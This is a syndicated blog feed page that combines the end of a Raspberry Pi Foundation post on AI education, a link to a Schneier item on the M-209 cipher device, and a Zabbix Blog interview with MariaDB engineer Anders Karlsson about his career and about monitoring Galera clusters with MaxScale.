In many ways, this moment in the development of AI technologies reminds me of the internet in the 1990s (yes, I am that old). We all knew that it had potential, but no-one could really imagine the full scale of what would follow.
We failed to rise to the educational challenge of that moment and we are still living with the consequences: a dire shortage of talent; a tech sector that doesn’t represent all communities and voices; and young people and communities who are still missing out on economic opportunities and unable to utilise technology to solve the problems that matter to them.
We have an opportunity to do a better job this time. If you’re interested in getting involved, we’d love to hear from you.
The post Experience AI expands to reach over 2 million students appeared first on Raspberry Pi Foundation.
Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2024/09/long-analysis-of-the-m-209.html
Really interesting analysis of the American M-209 encryption device and its security.
Post Syndicated from The Atlantic original https://www.youtube.com/watch?v=Ctw1iFZvzXg
Post Syndicated from Michael Kammer original https://blog.zabbix.com/monitoring-mariadb-clusters-and-maxscale-with-anders-karlsson/28718/
The heart and soul of a Zabbix Summit is the wide range of expert speakers who show up each year to share their experience, knowledge, and discoveries. Accordingly, we’re continuing our series of interviews with Summit 2024 speakers by having a chat with MariaDB Sales Engineer Anders Karlsson. He’ll grace our stage at Summit 2024 to talk about his 4 decades of work experience and share how he uses a variety of Zabbix features to monitor MariaDB clusters and MariaDB MaxScale.
I have been working with databases nearly all of my professional life, which is more than 40 years by now. My first IT job was as a system administrator on a development system for Telco equipment running UNIX on a PDP/11 70. This was fun, and I got to use Unix very early (the early 1980’s) and I was also there at the start of the Internet (by emailing through UUCP to the US and then through what was then the Internet).
Following that, I joined another Telco company, which used a rather unknown database technology called Oracle (version 4.1.4). When this company moved their operations from Stockholm (where I lived) to Luxembourg, I decided to leave and look for other opportunities. I heard that Oracle was looking for people and I got a job there as a support engineer. At Oracle I soon got involved with lots of things beyond Tech Support – I was a trainer, a consultant, and eventually a sales engineer.
I left Oracle in the early 1990’s to join a small application development company as a developer, but this really wasn’t for me, so I soon left and joined Informix instead. I was at Informix until 1996 or so and then I worked for some other small companies around the end of the millennium. Next, I joined forces with a couple of old friends to develop a database solution. This wasn’t very successful, and I still needed a job.
I first ended up with TimesTen before they ran out of luck. After a year or so of freelancing, I was approached by an old friend from the Informix days who was now the sales manager for MySQL in Scandinavia. I joined MySQL in 2004 as a sales engineer and was there until Oracle took over. I then worked for a small Swedish startup for a couple of years, but I missed sales engineering, so when I got an offer to join MariaDB in 2012 I said yes.
I have known about Zabbix and used it occasionally for a while, but while preparing for Zabbix Summit 2024 I have gotten to use it “in anger” a bit more. There are pros and cons to it, but in general I like it. It does have a lot of “Open Source” feel to it, but that is not really an issue for me.
I will focus on monitoring MariaDB Clusters running Galera Cluster and the MariaDB MaxScale database proxy. Monitoring individual MariaDB servers is easy out of the box with Zabbix, but when you have a cluster you have to monitor certain cluster-wide attributes. MariaDB MaxScale keeps track of the state of the server in the cluster in detail and the cluster as whole, and I will show how to pull cluster-wide data from MaxScale using the MaxScale REST/JSON API and how to use that to build triggers and graphs in Zabbix. I will finish up by doing a demo of this with MariaDB MaxScale and a Galera Cluster.
The main thing was that although there are community provided Zabbix templates for MariaDB MaxScale, and Galera can be monitored largely by the Zabbix agent, using these typically does not provide as much in terms of cluster-wide monitoring as I would like. It’s important to know how the reads and writes are distributed, what the state of the database cluster is, etc.
My next goal is to see if I can write a blog for MariaDB on Zabbix monitoring with some emphasis on MariaDB MaxScale.
The post Monitoring MariaDB Clusters and MaxScale with Anders Karlsson appeared first on Zabbix Blog.


